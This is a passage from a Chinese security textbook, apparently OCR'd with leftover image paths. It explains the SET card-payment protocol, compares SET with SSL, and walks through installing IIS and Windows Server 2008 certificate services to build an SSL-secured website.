SET 支付系统主要由持卡人(Card Holder)、商家(Merchant)、发卡行(Issuing Bank)、收单行(Acquiring Bank)、支付网关(Payment Gateway)、认证中心(Certificate Authority)6 个部分组成。对应地,基于 SET 协议的网上购物系统至少包括电子钱包软件、商家软件、支付网关软件和签发证书软件。

2. SET 协议的工作流程

(1) 消费者利用自己的 PC 通过因特网选定所要购买的物品,并在计算机上输入订货单,订货单上需包括在线商店、购买物品名称及数量、交货时间及地点等相关信息。

(2) 通过电子商务服务器与有关在线商店联系,在线商店做出应答,告诉消费者所填订货单的货物单价、应付款数、交货方式等信息是否准确,是否有变化。

(3) 消费者选择付款方式,确认订单签发付款指令。此时 SET 开始介入。

(4) 在 SET 中,消费者必须对订单和付款指令进行数字签名,同时利用双重签名技术保证商家看不到消费者的账号信息。

(5) 在线商店接受订单后,向消费者所在银行请求支付认可。信息通过支付网关到收单银行,再到电子货币发行公司确认。批准交易后,返回确认信息给在线商店。

(6) 在线商店发送订单确认信息给消费者。消费者端软件可记录交易日志,以备将来

查询。

(7) 在线商店发送货物或提供服务并通知收单银行将钱从消费者的账号转移到商店账号,或通知发卡银行请求支付。在认证操作和支付操作中间一般会有一个时间间隔,例如,在每天的下班前请求银行结账。

前两步与 SET 无关,从第三步开始 SET 起作用,一直到第六步,在处理过程中通信协议、请求信息的格式、数据类型的定义等 SET 都有明确的规定。在操作的每一步,消费者、在线商店、支付网关都通过 CA(认证中心)来验证通信主体的身份,以确保通信的对方不是冒名顶替,所以,也可以简单地认为 SET 规格充分发挥了认证中心的作用,以维护在任何开放网络上的电子商务参与者所提供信息的真实性和保密性。

12.3.5 SET 与 SSL 协议的比较

在认证要求方面,早期的 SSL 并没有提供商家身份认证机制,虽然在 SSL3.0 中可以通过数字签名和数字证书实现浏览器和 Web 服务器双方的身份验证,但仍不能实现多方认证;相比之下,SET 的安全要求较高,所有参与 SET 交易的成员(持卡人、商家、发卡行、收单行和支付网关)都必须申请数字证书进行身份识别。

在安全性方面,SET 协议规范了整个商务活动的流程,从持卡人到商家,到支付网关,到认证中心以及信用卡结算中心之间的信息流走向和必须采用的加密、认证都制定了严密的标准,从而最大限度地保证了商务性、服务性、协调性和集成性。而 SSL 只对持卡人与商店端的信息交换进行加密保护,可以看做是用于传输的那部分的技术规范。从电子商务特性来看,它并不具备商务性、服务性、协调性和集成性。因此 SET 的安全性比 SSL 高。

在网络层协议位置方面,SSL 是基于传输层的通用安全协议,而 SET 位于应用层,对网络上其他各层也有涉及。

在应用领域方面,SSL 主要是和 Web 应用一起工作,而 SET 是为信用卡交易提供安全,因此如果电子商务应用只是通过 Web 或是电子邮件,则可以不要 SET。但如果电子商务应用是一个涉及多方交易的过程,则使用 SET 更安全、更通用一些。

12.3.6 Web 安全解决方案实例:创建一个安全的 Web 站点

IIS(Internet Information Server)是微软出品的架设 Web、FTP 和 SMTP 等服务器的一套整合软件,它提供了强大的 Internet 和 Intranet 服务功能。如何加强 IIS 的安全机制,建立一个高安全性能的 Web 服务器,已经成为 IIS 设置中不可忽视的重要组成部分。在这里将介绍在 Windows Server 2008 系统中如何使用 SSL 把 IIS 的 Web 站点建成一个安全站点。

1. 安装 IIS 服务

(1) 选择"开始"→"管理工具"→"服务器管理器",打开"服务器管理器"窗口。单击"角色"选择"添加角色"项,进入"开始之前"界面,连续单击"下一步"按钮,直到如图 12-14 所示,并选中"Web 服务器(IIS)"。

(2) 展开"远程服务器管理工具"→"角色管理工具"列表,选中"Web 服务器(IIS)工具",单击"下一步"按钮进入"Web 服务器(IIS)"界面。

(3) 单击"下一步"进入如图 12-15 所示"选择角色服务"界面,选择 ASP.NET 以及有关 IIS 的一些管理工具,单击"下一步"按钮进入"确认安装选择"界面。



图 12-14　角色选择界面




图 12-15　"选择角色服务"界面

2. 安装证书服务

证书服务可以通过 Windows Server 2008 的"添加角色向导"来安装。在安装过程中，需要选择安装类型、证书加密方式、证书公用名称、有效期等。而安装完成后，不需要特别的设置即可直接使用。

第一步,运行“添加角色向导”,当显示“选择服务器角色”对话框时,在“角色”列表框中选中“Active Directory 证书服务”复选框,如图 12-16 所示。



图 12-16 “选择服务器角色”对话框

第二步,单击“下一步”按钮,显示如图 12-17 所示“Active Directory 证书服务简介”对话框,列出了证书服务的简介及注意事项。



图 12-17 “Active Directory 证书服务简介”对话框

第三步,单击“下一步”按钮,出现如图 12-18 所示的“选择角色服务”界面,选择要为证书服务安装的角色服务。默认选中“证书颁发机构”复选框。



图 12-18　选择证书服务角色

第四步,单击“下一步”按钮,出现如图 12-19 所示的“指定安装类型”界面。选择“独立”单选按钮,用来安装独立证书。



图 12-19　“指定安装类型”界面

第五步,单击"下一步"按钮,出现如图 12-20 所示的"指定 CA 类型"对话框,选择"根 CA"单选按钮。




图 12-20 "指定 CA 类型"对话框

第六步,单击"下一步"按钮,显示如图 12-21 所示"设置私钥"对话框,由于现在是第一次安装证书服务,且没有私钥,因此,选择"新建私钥"单选按钮。



图 12-21 "设置私钥"对话框

第七步,单击"下一步"按钮,显示如图 12-22 所示"为 CA 配置加密"对话框,在"选择加密服务提供程序"下拉列表中,选择加密程序,在"密钥字符长度"下拉列表中可选择密钥长度,在"选择此 CA 颁发的签名证书的哈希算法"列表框中,选择要使用的哈希算法。




图 12-22　"为 CA 配置加密"对话框

第八步,单击"下一步"按钮,显示如图 12-23 所示"配置 CA 名称"对话框。在"此 CA 的公用名称"文本框中可以设置此证书的公用名称。



图 12-23　"配置 CA 名称"对话框

第九步，单击“下一步”按钮，显示如图 12-24 所示“设置有效期”对话框，设置该证书有效期默认 5 年。



图 12-24 “设置有效期”对话框

第十步，单击“下一步”按钮，显示如图 12-25 所示“配置证书数据库”对话框，用来设置证书数据库和数据库日志的位置。



图 12-25 “配置证书数据库”对话框

第十一步，单击“下一步”按钮，显示如图 12-26 所示“Active Directory 证书服务简介”对话框，简单介绍了 Web 服务。

